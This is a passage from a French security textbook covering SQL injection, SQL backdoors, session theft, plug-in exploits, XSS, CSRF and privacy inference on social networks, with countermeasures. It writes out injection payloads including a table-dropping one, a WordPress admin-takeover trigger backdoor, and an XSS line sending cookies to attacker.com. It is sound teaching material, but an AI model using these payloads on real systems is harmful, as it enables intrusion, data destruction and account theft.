Soit un serveur utilisant par exemple PHP pour fournir une interface à ses utilisateurs, et une base de données interrogée avec SQL pour vérifier leur authentification. Il pourrait utiliser une ligne de code telle que celle-ci :

```
txtSQL = "SELECT * FROM Users WHERE UserId = " + getRequestString("UserId");
```

Le paramètre `UserId` est fourni dans l'URL de la page Web. La vulnérabilité consiste en ce que les données (l'identifiant utilisateur) et le contrôle (la requête SQL) sont envoyés sur un seul et même canal, et aucune précaution n'est prise pour limiter le mélange. Un utilisateur peut aisément abuser de cette vulnérabilité. Par exemple en utilisant les `UserId` suivants :

- `0 or 1=1` (tautologie), la condition devient toujours vraie ;
- `" or ""=""`, dans le cas où le développeur aurait pris soin d'envelopper l'`UserId` par des guillemets ;
- `0 ; DROP Users` (commandes chaînées), qui efface la table des utilisateurs ;
- `42 ; --` (commentaire), tout ce qui suit le double trait d'union sera ignoré ;
- `0 ORDER BY <n>` (rangement), permet de déterminer le nombre de colonnes (par dichotomie) ;
- `0 or name is NULL` (test), permet de déterminer si une colonne `name` existe ;
- `0 OR name LIKE %admin%` (recherche), la requête réussit si un utilisateur porte un nom contenant `admin`.

Avec des requêtes simples, et à la main, il est possible de manipuler intégralement la base de données, d'en deviner la structure, d'en modifier les entrées, &c. Notons que SQL n'est pas utilisé uniquement sur des sites Web, et que ce genre de vulnérabilités est de plus en plus exploitée sur les systèmes embarqués. En particulier, le déploiement des codes QR dans la publicité offre des opportunités d'attaques intéressantes :



Incidence Cette vulnérabilité simple, et pourtant relativement facile à colmater – il « suffit » d'utiliser les paramètres SQL et d'échapper correctement les entrées utilisateur – constitue la première source d'attaques sur les sites Web. De grandes organisations ont été impactées ; pour n'en citer que quelques unes :

- CardSystem Solutions, en 2005, fournisseur pour Visa et American Express, a vu l'intégralité de sa base de données se faire voler, provoquant une fuite de plus de 43 millions d'identités.
- TJX Companies, en 2007, société bancaire, attaquée par Gonzalez, relâchant plus de 45 millions de numéros de cartes de crédit et de débit.
- Heartland Payment Systems, en 2009, société bancaire, également attaquée par le même Gonzalez, se fait voler plus de 130 millions d'identités.
- En 2012, la team GhostShell diffuse sur pastebin.com des dossiers personnels volés dans 53 universités (dont Harvard, Princeton, Stanford, Cornell, &c.)
- Parmi les victimes d'injections SQL dans les cinq dernières années, on compte : Microsoft, Kaspersky, PBS, les Nations Unies, Royal Navy, MySQL (!), The Pirate Bay.

En 2013, OWASP désigne l'injection SQL comme attaque numéro un contre les systèmes d'information.

Contre-mesures La première contre-mesure simple mise en œuvre par la plupart des administrateurs est de ne pas afficher de message d'erreur lorsqu'une requête SQL est rejetée. C'est une impression de sécurité plus qu'une véritable protection (même s'il est vrai que les amateurs s'arrêteront à ce silence et passeront leur chemin). Mais la vulnérabilité est encore présente, encore exploitable, et les nombreux outils automatisés de même que les adversaires motivés ne seront pas affectés par cette mesure.

EXEMPLE · INJECTION SQL AVEUGLE EN CANAL AUXILIAIRE

L'idée est relativement simple : on utilise les commandes SQL pour temporiser une requête. Quand bien même le serveur répond avec un message d'erreur générique (ou ne répond pas du tout), on obtient ainsi des informations. Par exemple, une requête du type (pour MySQL) :

```
if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0 :0 :5'
```

peut-être utilisée pour deviner, caractère par caractère, un nom d'utilisateur. Pour un nom d'utilisateur de 8 lettres, il faut environ 60 requêtes, qui peuvent être partagées entre *zombies*, et espacées de plusieurs années.

Des méthodes encore plus avancées existent – *deep blind injection*³⁹ par exemple – mais quoi qu'il en soit, seule une validation des entrées utilisateur peut avoir un véritable effet pour contrer les injections SQL. Il s'agit :

- De corriger la faille :
 - Ne jamais considérer comme sûres les entrées d'un utilisateur, ou les données issues d'un traitement des données utilisateur (*taint*) ;
 - Vérifier que les données fournies ont un format prédéterminé (*masking*), éventuellement limité à quelques possibilités fixes (*whitelisting*) ;
 - Échapper *tous* les caractères susceptibles d'avoir un sens dans une requête SQL (*neutralization*) ;
 - Préparer la requête et d'y attacher les paramètres ensuite (*parameterized queries*) ;
- De restreindre la surface d'attaque :
 - N'autoriser les requêtes que depuis un nombre restreint de points d'accès, qui effectuent les vérifications mentionnées ;
- De limiter l'exploitabilité de la vulnérabilité :
 - Gérer correctement les cas d'erreur, en n'affichant pas directement le résultat de la requête à l'utilisateur ;
 - Avoir correctement configuré le serveur de base de données, en ayant défini le minimum de droits nécessaires et en désactivant *toutes* les fonctionnalités non explicitement utilisées ;
 - S'autoriser un temps de latence dans les réponses pour contre-carrer les attaques qui utilisent ce canal auxiliaire ;
 - Surveiller le trafic réseau (*firewall*, IDS) pour détecter les requêtes répétées et suspectes.

Outre SQL, ce type d'injection est observé pour tous les systèmes similaires : HQL⁴⁰, LDAP⁴¹, XPath⁴², XQuery⁴³, XSLT, XML, &c. et par conséquent les mêmes contre-mesures s'appliquent.

Enfin, des outils automatisés et accessibles à un collégien permettent de mener des attaques plus ou moins poussées en cliquant sur un bouton. Pour n'en citer que quelques uns : JHijack, BSQL, themole, Pangolin, sqlmap.py, Havij, Enema, sqlninja, sqlsus, Safe3, SQL Poizon, Burp, Absinthe. Comme tous les outils de *pentesting*, ils ne sont utiles que s'ils trouvent quelque chose ; dans le cas contraire on ne peut rien conclure quant à la sécurité de l'installation.

³⁹Mavituna, Black Hat 2008.

⁴⁰CWE-564.

⁴¹CWE-90.

⁴²CWE-91.

⁴³CWE-652

Backdoors SQL Les systèmes de gestion de bases de données (DBMS) répondent à SQL, mais en général supportent bien davantage. La plupart en effet possède des extensions (plus ou moins documentées). Ainsi MySQL supporte un système de plugins, PostgreSQL permet de coder des procédures en TCL, Ruby, Perl, Python ou C. Voici une utilisation possible de ces fonctionnalités :

EXEMPLE · BACKDOOR SQL POUR WORDPRESS

Le morceau de requête SQL suivant utilise la possibilité offerte par PostgreSQL de créer des « procédures », et de les attacher à des « déclencheurs » (*triggers*) qui sont invoqués lorsqu'un événement particulier se produit :

```
delimiter # CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments FOR EACH ROW
BEGIN IF NEW.comment_content = 'way around the back' THEN SELECT user_email FROM
wp_users WHERE id = NEW.user_id INTO @email; UPDATE wp_users SET user_email =
@email WHERE ID =1; END IF; END;# delimiter ;
```

Pour activer cette *backdoor*, on poste un commentaire sur le site ayant pour contenu « way around the back ». C'est alors notre adresse e-mail qui est enregistrée à la place de celle de l'administrateur légitime, et il nous suffit d'utiliser la fonctionnalité « mot de passe oublié » pour que nous soit transmis, par e-mail, le mot de passe de ce compte.

Effacer la table n'efface ni les triggers, ni les procédures. Installer une telle *backdoor* SQL peut nécessiter du temps et des priviléges particuliers – que l'on prendra soin de désactiver, de même qu'on prendra soin d'éviter une injection SQL en premier lieu, si on se soucie des conséquences d'une telle intrusion. Mais une fois en place, une (voire plusieurs) de ces portes est rarement soupçonnée par les administrateurs systèmes, qui ont tendance à se méfier de l'« extérieur » bien plus que de leur propre équipement.

8.4 Les sites Web

Le protocole HTTP est responsable de l'essentiel des transferts d'informations *via* les navigateurs Internet. En particulier, les commandes GET et POST permettent respectivement de récupérer une ressource auprès du serveur, et de transmettre des données au serveur.

Aujourd'hui les sites Web sont des objets complexes, intégrant de multiples ressources, opérant des transferts de manière asynchrone, exécutant du code voire accédant aux matériels (cartes graphiques notamment). Sans viser l'exhaustivité, on peut décrire quelques uns des principaux vecteurs de vulnérabilités, pour les sites modernes.

Il y a deux aspects : côté serveur et côté client. Le côté client, celui du navigateur Internet, est le plus exposé – d'autant qu'il est entre les mains d'un non-spécialiste. De nombreuses organisations, qui plus est, utilisent pour des raisons historiques des navigateurs obsolètes et particulièrement vulnérables.

8.4.1 DOM, cookies et vols de sessions

Les sites Web modernes sont essentiellement des *interfaces*, c'est-à-dire qu'ils proposent une vue à l'utilisateur, et traduisent ses actions, depuis et vers un modèle invisible à celui-ci appelé la DOM (*document object model*). Il n'y a pas de raison particulière que l'interface et le modèle se correspondent, et à vrai dire en général ils sont très différents. Une conséquence est l'existence d'une forme de plus en plus populaire de vulnérabilités, appellés selon les auteurs *clickjacking*, *UI exploit*, *tabnapping* &c. Fondamentalement il s'agit de la situation suivante : l'utilisateur voit quelque chose (par exemple, un champ pour entrer son mot de passe) mais interagit en réalité avec autre chose (par exemple, une fenêtre invisible contrôlée par un attaquant).

Réciproquement, un attaquant peut utiliser des informations sur le rendu d'une page pour obtenir des informations : par exemple sur l'historique de navigation ou sur le navigateur⁴⁴.

Parmi les données invisibles à l'utilisateur, il y a notamment les données résidentes – ou, affectueusement, *cookies*. Ces données sont stockées par le navigateur sur une durée plus ou moins longue, souvent à l'insu

⁴⁴La technique est si populaire qu'elle a son propre article Wikipedia : https://en.wikipedia.org/wiki/Canvas_fingerprinting.

de l'utilisateur⁴⁵. Une des principales utilisations des cookies est l'identification d'un utilisateur (afin, par exemple : de cibler la publicité, d'établir une liste des sites visités, de calculer des statistiques de visiteurs uniques, &c.).

Lorsque les cookies sont utilisés pour établir une session – par exemple après qu'un utilisateur a entré son mot de passe, pour lui épargner d'avoir à l'entrer à nouveau pour chaque ressource chargée – ils peuvent éventuellement être détournés par un attaquant pour tenter un vol de session^{46,47}.

EXEMPLE · VOL AU DESSUS D'UN NID DE COOKIES

Un serveur à l'adresse <http://example.com/> redirige les utilisateurs non connectés vers une page `login.php`. Lorsque l'utilisateur X a entré un nom et un mot de passe correct, le serveur génère un nombre aléatoire x et l'associe à la session de X . Il transmet ce nombre en tant que cookie HTTP au navigateur de l'utilisateur. Par exemple, X pourra accéder à la page <http://example.com/cours?id=x>.

Un attaquant pourrait intercepter ce cookie en écoutant le réseau local (par exemple un hotspot WiFi non chiffré), ou exploiter une vulnérabilité XSS (voir section 8.4.3) afin de récupérer la valeur de x . Dans certains cas, l'attaquant peut même forcer sa victime à avoir un x donné en lui transmettant directement un lien du type http://example.com/?id=mon_x, sur lequel la victime se rend, associant ainsi son nom à ce numéro de session.

Les contre-mesures s'articulent en trois axes :

- Le chiffrement de *toute* communication authentifiée ;
- Origine : le serveur doit refuser les identifiants qu'il n'a pas générés ;
- Durée de vie : les identifiants doivent avoir une durée de vie courte et être régénérés à chaque requête.

Des outils automatisés existent pour tenter d'exploiter des requêtes HTTP vulnérables⁴⁸.

⁴⁸Voir par exemple `CookieCadger` : <https://www.cookiecadger.com/>.

EXERCICE · Expliquer pourquoi il ne suffit pas d'utiliser TLS sur la page `login.php` pour éviter un vol de session.

Remarque En Europe, depuis la directive européenne « paquet télécom », intégrée sous l'ordonnance n°2011-1012 du 24 août 2011 relative aux communications électroniques, il est obligatoire de disposer du consentement explicite de l'utilisateur avant de déposer ou de lire des cookies sur son terminal. Il doit notamment être informé des finalités précises des cookies utilisés, et de la possibilité de s'opposer à ces cookies.

8.4.2 Composants

Afin de proposer certaines fonctionnalités spécifiques, des éditeurs de logiciels tiers proposent des composants opérant au sein du navigateur. Les plus courants aujourd'hui sont Adobe Flash et Oracle Java⁴⁸, et constituent des vecteurs d'entrée privilégiés. Les librairies utilisées pour interpréter les ressources (images⁴⁹, vidéo, son, XML⁵⁰, &c.) peuvent également constituer des cibles. Ces composants s'exécutent souvent dans le processus du navigateur.

Un attaquant peut utiliser une vulnérabilité (en particulier, un débordement de tampon) pour exploiter le processus du plug-in et prendre le contrôle de l'ordinateur, récupérer des ressources en contournant les restrictions du navigateur, en modifier les paramètres, contacter un serveur vétrolé &c.

⁴⁵Certains cookies ont été utilisés dans des opérations de traque, en particulier `evercookie` : <http://www.samy.pl/evercookie/>.

⁴⁶CWE-384.

⁴⁷Il y a d'autres contextes dans lesquels une telle attaque est possible : par exemple, si l'identifiant est envoyé dans l'URL, ou est écrit dans un champ caché sur la page.

⁴⁸Première source de vulnérabilité, toutes attaques confondues, respectivement en 2012 et 2014.

⁴⁹Les vulnérabilités CVE-2008-1087 et CVE-2008-3465 ont été (ab)usées dans la nature.

⁵⁰CVE-2008-3529, exploité dans la nature.

EXEMPLE · CVE-2007-0038

Cette vulnérabilité^a a été découverte en 2006 et affecte le système d'exploitation Microsoft Windows Vista. Il s'agit d'un débordement sur la pile provoqué lors d'un appel à la fonction `LoadAniIcon` de la librairie `user32.dll`. Cette fonction sert à dessiner les fichiers de curseurs animés au format `.ani`.

En exploitant ce débordement, un adversaire peut réécrire l'adresse de retour et prendre le contrôle du programme qui utilise cet appel – en l'occurrence Microsoft Internet Explorer – ce qui lui permet de lancer d'autres programmes et de manipuler l'expérience de l'utilisateur.

Le compilateur (Microsoft Visual Studio) a estimé que la fonction n'avait pas besoin d'être protégée par des canaris. Qui plus est, le code de `user32.dll` recouvre en cas de violation d'accès : si l'attaque échoue, le processus n'est *pas* terminé, et l'attaquant peut recommencer. En conséquence, contourner l'ASLR (en particulier sur les systèmes 32 bits) est particulièrement aisé. Un *patch* a été diffusé en avril 2007.

^aIllustration vidéo : <https://www.youtube.com/watch?v=SuHriBG2JTs>.

Un vecteur d'attaque classique pour les navigateurs et les applications mobiles consiste à diffuser une publicité qui exploite une vulnérabilité – par exemple touchant Adobe Flash ou une librairie de décodage d'images. La publicité peut n'être qu'un simple fichier `.jpg` n'affectant aucun autre programme (ou aucune autre version du navigateur), et vendue auprès d'un afficheur. Lorsque le navigateur de la victime fait une requête au serveur de publicité, celui-ci lui transmet l'image, que le navigateur décode, activant ainsi la charge utile de manière silencieuse.

Pour tenter de contrecarrer de telles attaques, les éditeurs de plug-ins ont mis en place des procédures de contrôle d'accès, mais celles-ci sont parfois aisément contournées ; aussi les navigateurs eux-mêmes ont commencé à prendre la responsabilité d'isoler les processus de plug-ins (*sandboxing*).

8.4.3 JavaScript

JavaScript est un langage de script initialement développé par Netscape puis progressivement adopté par tous les navigateurs Internet. Standardisé (ECMA-262, ISO/IEC 16262), ce langage et ses variantes a depuis largement dépassé ce cadre restreint pour équiper des applications côté serveur (*e.g.* Node.js), des applications off-line (*e.g.* Qt 5), voire des documents (*e.g.* Adobe PDF).

Nous nous intéressons surtout ici à sa position privilégiée dans les navigateurs, où les scripts sont exécutés côté client. En particulier :

- Le client (ou quiconque interceptant la communication) peut modifier le code sans restriction ;
- Le script a potentiellement tous les pouvoirs sur la page, en particulier il peut tenter de récupérer des ressources distantes pour les y inclure, exécuter des objets gérés par plug-ins (exploitant par exemple un dépassement de tampon), etc. ;
- Sauf restrictions (*same-origin policy, sandboxing*), un script pourrait accéder à des informations dépassant largement le contenu de la page pour laquelle il est censé s'exécuter ;
- Le langage repose sur un modèle dynamique de la mémoire, et peut exploiter cette facilité pour faciliter l'exploitation (*heap spraying*, technique popularisée par Microsoft Internet Explorer).

Notons qu'il n'est pas nécessaire d'utiliser des scripts pour certaines de ces attaques (par exemple, il existe des *heap spray* HTML5⁵¹). Nous allons donc nous concentrer sur des vulnérabilités spécifiques.

Cross-site scripting

Une vulnérabilité *cross-site scripting*, XSS en bref, est une situation dans laquelle il est possible d'injecter un code dans une page. Le cas le plus courant est celui d'un site Web qui affiche (sans avoir pris de précautions) une entrée utilisateur. Il aura suffi à l'utilisateur d'écrire un code HTML contenant une balise `<script>...`

Par exemple, un site Web diffusant une page telle que <https://example.com/vulnerable.php?q=XYZ> qui affiche, dans le corps de la page, quelque chose comme « Résultat de votre recherche : 'XYZ' : (...) », est potentiellement victime d'une telle vulnérabilité.

⁵¹Voir par exemple <https://exploiting.wordpress.com/2012/10/03/html5-heap-spray-eusecwest-2012/>.

En supposant qu'il y ait une vulnérabilité XSS, un attaquant peut construire un lien, et l'envoyer à une victime. Si celle-ci visite le lien, elle exécutera le script de l'attaquant (sans forcément réaliser qu'il se passe quelque chose). Voici l'effet de certaines requêtes bien choisies :

- ?q=<script>alert("hi ;") </script> : affiche un message à la victime. Un test classique pour vérifier l'existence d'une vulnérabilité XSS ;
- ?q=<meta%20http-equiv="refresh"%20content="0 ;"> : force le rafraîchissement de la page,
- ?q=<script>document.write("https://attacker.com/?cookies="+document.cookie)</script> : transmet les cookies de l'utilisateur à un site tiers contrôlé par l'attaquant ;

Mais aussi : installer une publicité, faire un scan de port local, établir une liste de sites visités, fingerprinting, lancement d'impressions... tout ce que peut faire un script local « légitime ».

Le lecteur intéressé pourra s'exercer sur un jeu construit à cet effet⁵². En tant que telle, une vulnérabilité XSS n'est qu'une forme d'injection de code. Elle se colmate donc précisément en nettoyant les entrées utilisateurs, en notant bien que les spécificités de HTML et de l'encodage peuvent rendre cette tâche très ardue^{53,54}.

Côté victime, le lien peut être obfusqué voire complètement masqué en utilisant des « réducteurs d'URL » tels que [goo.gl](#), [bit.ly](#) ou [t.co](#).

Cross-site request forgery

Les vulnérabilités *cross-site request forgery*, CSRF en bref, sont en quelque sorte les « inverses » des XSS.

Si un utilisateur est authentifié auprès d'un site, par exemple sa banque, un attaquant peut lui soumettre (publicité, e-mail, jeu Flash, etc.) un contenu du type :

```

```

En chargeant la page concernée, la victime lance (à son insu) une transaction, validée par le serveur de sa banque (car la victime y est effectivement authentifiée).

On peut naturellement combiner XSS et CSRF, par exemple en réutilisant les cookies d'une session (volés par XSS) pour effectuer une opération (*via* CSRF) sur un même site.

EXEMPLE · LA VULNÉRABILITÉ SOCIALE

Les réseaux sociaux sont des victimes particulièrement visibles d'attaques XSS. En effet, le contenu posté sur ces sites est destiné à être vu par plusieurs autres utilisateurs. Le principe d'un vers XSS est très simple : l'attaquant poste un message *X* qui exploite la vulnérabilité, et active le code de la page permettant de poster un message. Il se poste alors lui-même (et éventuellement effectue d'autres actions).

- En 2005, Samy Kamkar (alors âgé de 20 ans) poste un code exploitant une vulnérabilité XSS sur le site MySpace. En moins de 20 heures, plus d'un millions d'autres utilisateurs étaient touchés par ce ver – qui affichait sur leur profil personnel « *but most of all, samy is my hero* » et envoyait une « friend request » à Samy.
- En 2009, un filtre inefficace permettait d'exploiter une XSS Twitter avec des liens du type


```
http://t.co/@"onmouseover=".getScript()  
http://\u002f\u002fis.gd\u002ff19A7!".
```

- En 2009 (@itsmemikeyy) et 2010 (@zzap, @rainboxtwtr) découvrent une vulnérabilité XSS sur le site Twitter. Ils l'utilisent pour changer le fond du site.

⁵²Voir <https://xss-game.appspot.com/>.

⁵³Voir pour référence https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

⁵⁴Voir <http://ha.ckers.org/xsscalc.html> pour un obfuscateur.



Le compte @rainbowtwtr exploitant une vulnérabilité XSS sur Twitter pour modifier la DOM.

Twitter assure que la vulnérabilité est corrigée, mais @judofyr modifie le code XSS pour le faire se propager (en plaçant un callback sur `onMouseOver`). Puis @Matsta le fait fonctionner. En 5 heures, des centaines de milliers de profils affectés, dont des célébrités.

- En 2012 (peu de temps après avoir annoncé la perte de près de 6,5 millions de mots de passe utilisateurs), des vulnérabilités XSS touchant le site LinkedIn ont été mises à jour. Il a fallu attendre octobre 2013 pour qu'elles soient mitigées⁵⁵.

Pour visibles qu'ont été ces incidents, ils n'ont cependant causé aucun dégâts réels.

⁵⁴Voir <http://topolik-at-work.blogspot.fr/2014/06/linkedin-stored-xss-vulnerability.html> pour une vulnérabilité plus récente, qui fut aussi corrigée plus rapidement.

La prévalence des attaques visant les vulnérabilités XSS (et, dans une moindre mesure encore, CSRF) tient à ce qu'il s'agit d'une attaque extrêmement simple à monter, que l'uniformisation des navigateurs Internet rend particulièrement robuste, qu'il s'agit d'une attaque facile à automatiser⁵⁵ et difficile à contrecarrer.

8.4.4 Réseaux sociaux

Les «réseaux sociaux» (*social network site*), apparus à la fin des années 1990, ont pris un essor phénoménal à la fin des années 2000, comptant plusieurs millions d'utilisateurs. En tant que sites Web, ils sont bien entendu vulnérables aux différentes situations discutées jusqu'ici⁵⁶. Mais ils se distinguent par le fait qu'ils possèdent deux informations essentielles : des données personnelles, et des liens entre les personnes.

Des cibles privilégiées

La centralisation de données sensibles en fait naturellement des cibles privilégiées, et le caractère semi-public de certaines informations rend possible des attaques ciblées de type *phishing* par exemple. Le fait qu'un message provienne en apparence d'une connaissance de la victime le rend bien plus susceptible d'être lu. De même, les utilisateurs deviennent des cibles privilégiées de *spam*⁵⁷.

⁵⁵Le framework Metasploit dispose de plusieurs fonctions à cette fin...

⁵⁶Il est intéressant de noter que Facebook a tenté une «réinvention» des standards du Web, avec son propre langage de balisage, son propre langage de requête pour bases de données, &c. Ironiquement, ces tentatives ont eu pour conséquence davantage de vulnérabilités que les technologies qu'elles visaient à remplacer.

⁵⁷En un sens, certains réseaux sociaux font leur revenu des messages publicitaires non sollicités qu'ils transmettent à leurs utilisateurs ; e.g. Facebook.

Il y a évidemment les données transmises par un utilisateur à ce service de réseau social : celles-ci peuvent être compromises pour peu que l'identification soit faible (*e.g.* mot de passe), que le contrôle d'accès soit laxiste (*e.g.* partage avec des tiers ou des applications), que les dispositions légales du service évoluent (*e.g.* nouvelle politique vis-à-vis de la rétention de données), &c. Mais on peut raisonnablement penser qu'un individu doté de bon sens prendrait soin, lorsqu'il dispose de données à caractère privé, de ne pas les transmettre.

Cependant, les principaux utilisateurs diffusent volontairement beaucoup d'informations⁵⁸ : photographie (91%), nom réel (89%), date de naissance (88%), lycée ou école (88%), ville (72%), détails relationnels (70%), film favori (67%), orientation politique (55%), numéro de téléphone (40%), &c. Il n'en faut pas plus pour obtenir un profil assez précis⁵⁹.

Réseaux sociaux et vie privée

Les réseaux sociaux permettent en fait à un adversaire de reconstruire ou d'inférer les informations pourtant non divulguées par un utilisateur. Les données brutes (nom, *timestamp* des messages envoyés, langue) permettent une localisation grossière, mais ce qui est le plus intéressant repose dans le graphe des connaissances. Cette fuite d'informations incombe en général à une mauvaise implémentation⁶¹, à des paramètres de sécurité obscurs⁶², mais aussi parfois à une pression économique qui écarte les intérêts de l'utilisateur. Mais la clé véritable repose dans l'analyse du réseau, qui de surcroît peut se faire automatiquement.

Les outils d'analyse simples permettent d'identifier rapidement la popularité (*e.g.* centralité) et les communautés (cliques) pertinentes. Mais il n'est pas beaucoup plus difficile de déterminer la position probable d'un utilisateur, son genre⁶³ et son orientation sexuelle (voir plus bas), la nature de ses croyances religieuses, son âge, sa position dans une hiérarchie, &c. Enfin, certains utilisateurs participent à plusieurs réseaux sociaux, ce qui démultiplie d'autant la capacité d'analyse⁶⁴.

La question s'est donc posée de savoir comment protéger ces données. Une idée simple consisterait à anonymiser les noeuds du graphe⁶⁵ ; cependant les travaux de [Backstrom et al., 2007] montrent qu'il suffit de 7 noeuds sous son contrôle pour qu'un adversaire reconstruise 70 noeuds de son choix⁶⁶. D'une manière générale, il suffit de peu de noeuds de départ pour obtenir beaucoup d'informations, et de telles attaques sont tout à fait à portée de main⁶⁷.

EXEMPLE · FACEBOOK ET LA DÉTECTION DE L'ORIENTATION SEXUELLE

La publicité pour des sites de rencontre constitue l'une des activités les plus lucratives. C'est pourquoi déterminer les aspirations d'un utilisateur en la matière constitue une forte incitation économique pour l'opérateur du réseau social. Seulement voilà, l'utilisateur peut imaginer que ses préférences lui appartiennent et qu'il ne souhaite pas les communiquer à Facebook. C'est alors qu'interviennent les sciences sociales et la théorie des graphes.

Les sciences sociales nous enseignent que les relations entre êtres humains tendent fortement à l'*homophilie*, c'est-à-dire qu'ils gravitent généralement autour de personnes qu'ils considèrent similaires^a. Ce phénomène, très marqué dans l'enfance, se maintient bien qu'atténué à l'âge adulte : les hommes ont 65% d'amis qui sont des hommes, les femmes 70% d'amies qui sont des femmes, indépendamment de leur orientation^b.

L'orientation sexuelle joue également un rôle : la population générale noue des amitiés sans distinction, alors que les individus qui se déclarent LBG ont en moyenne 55% de leurs amis proches qui se déclarent

⁵⁸Données issues de [Gross and Acquisti, 2005] concernant une population de 17 à 31 ans.

⁵⁹Dont plus de 61% permettant une identification formelle.

⁶⁰Voir par exemple l'article célèbre du New York Times, qui retrace l'entretien avec un employé de Target. Cette société a fait la une en 2012 pour avoir prédit la grossesse d'une adolescente et envoyé des coupons de réduction... avant que les intéressés ne le sachent : <http://www.nytimes.com/2012/02/19/magazine/shopping-habits.html>.

⁶¹Exemple type : le *photo tagging*, dans lequel une personne autre peut identifier le visage de l'utilisateur.

⁶²La quasi-totalité des utilisateurs n'ont pas lu les conditions de service, ceux qui l'ont lu ne l'ont pas forcément comprise, et ceux qui l'ont comprise ne l'ont pas forcément relue intégralement à chaque changement qu'elle a subi...

⁶³Voir par exemple : <http://totems.co/blog/machine-learning-nodejs-gender-instagram/>.

⁶⁴On peut notamment utiliser ces réseaux pour regrouper différents identifiants correspondants à un même utilisateur (*cross-graph de-anonymisation*).

⁶⁵Il existe par exemple une notion de *k-anonymat* (ou une de ses extensions : *ℓ-diversity*, *t-closeness*), qui vise à conserver l'intérêt des données sans pour autant révéler l'identité des utilisateurs. Cependant, c'est un problème NP-difficile en général, et qui plus est d'autant moins efficace qu'il y a de dimensions au problème ou que l'adversaire connaît des informations supplémentaires.

⁶⁶Alternativement, 7 adversaires peuvent collaborer à une attaque passive, plus discrète, mais qui ne leur permet que de reconstruire 10 noeuds au hasard.

⁶⁷Voir notamment [Korolova et al., 2008] et [Danezis, 2003], voir aussi [Ruan et al., 2013].

également LGB^c, c'est-à-dire un ordre de grandeur de plus que la population générale. Ce phénomène statistique a de nombreuses explications possibles, qui ne sont pas l'objet de cette discussion.

La théorie des graphes nous apprend que l'inférence bayésienne (ou toute autre technique) permet de construire un prédicteur, qui détecte des classes d'homophylie et en déduit la probabilité qu'un utilisateur donné tombe dans une catégorie ou une autre. L'efficacité d'un tel *gaydar*^d est d'autant meilleure que d'autres indicateurs sont présents^e.

En conclusion, un nombre restreint d'informations sur l'environnement immédiat d'un utilisateur permet d'inférer une information, quand bien même il voudrait qu'elle demeure privée. Sur la base de ces prédictions – bien fondées ou non – les publicités correspondantes sont affichées. Ce ciblage précis est une source de revenus importante pour l'opérateur du réseau social.

^aVoir [Laumann, 1994, p. 16].

^bVoir [Maccoby, 1998, p. 22] et [Galupo, 2007, p. 143].

^cVoir [Galupo, 2007, p. 139–145].

^dC'est le titre de l'article qui a inspiré cet exemple, [Jernigan and Mistree, 2009]. Les auteurs parviennent à prédire correctement l'orientation des utilisateurs dans plus de 78% des cas.

^eNombre de ces indicateurs sont subjectifs et n'ont aucune valeur prédictive, cf. [Rieger et al., 2010]. Toutefois il n'est pas exclus que l'analyse massive de données puisse bénéficier d'une amélioration, même minime, de la performance.

Un autre exemple récent, en 2009, concerne le directeur des services secrets britannique. Sir John Sawers, à la tête du MI6, a vu sa couverture exposée lorsque sa femme a posté sur Facebook – des informations susceptibles de révéler qui il est, où il vit et travaille, qui sont les membres de sa famille, ses connaissances, où il passe ses vacances, &c. Des photographies et des amitiés compromettantes ont ainsi fait surface, menaçant non seulement la carrière mais la vie de l'homme à la tête des opérations d'espionnage du Royaume-Uni⁶⁸.

8.5 Concurrence et synchronisation

Dans cette section on s'intéresse au phénomène de concurrence, dans lequel plusieurs agents sont en compétition pour une même ressource limitée. Ce phénomène se manifeste inévitablement dès que deux systèmes ou plus sont en interaction – il est donc omniprésent dans le contexte de systèmes complexes interconnectés. En particulier, les systèmes multi-tâches, multi-processus, multi-coeur et les systèmes asynchrones et distribués sont particulièrement concernés.

Précisons par ailleurs que la concurrence dans ce contexte est souhaitable : elle permet de maximiser la performance d'un système, utilisant au mieux les ressources disponibles.

Nous allons discuter deux propriétés essentielles des systèmes distribués : la cohérence (*consistency*) des données partagées et la vivacité (*liveliness*) des protocoles.

8.5.1 Modèles de cohérence

Un modèle de cohérence (ou modèle mémoire) définit les règles qui s'appliquent à un système distribué souhaitant manipuler une mémoire partagée. Il y a plusieurs raisons de vouloir un tel modèle, notamment le respect des limites de la ressource accédée, qui peut ne pas permettre un accès concurrent, et la correcte interaction des différents acteurs agissant en parallèle.

Des problèmes que l'on souhaite éviter sont par exemple :

- Une opération vient écraser le résultat d'une autre, alors que d'autres opérations avaient besoin de ce résultat intermédiaire (*lost update*).
- Une opération échoue, laissant une donnée dans un état incomplet, qu'une autre opération va utiliser (*dirty read*).
- Une opération d'inventaire est lancée alors qu'une opération ajoute ou supprime des éléments (*incorrect summary*).

Le modèle mémoire définit des règles dont on peut prouver qu'elles évitent ce genre de soucis. On souhaite par exemple garantir la *correction*, la *sérialisabilité*, la *recouvrabilité*, &c.

⁶⁸Pour plus de détails, voir par exemple l'article que la Daily Mail a consacré à l'événement : <http://www.dailymail.co.uk/news/article-1197562>.

EXEMPLE · PROPRIÉTÉS ACID ET BASES DE DONNÉES

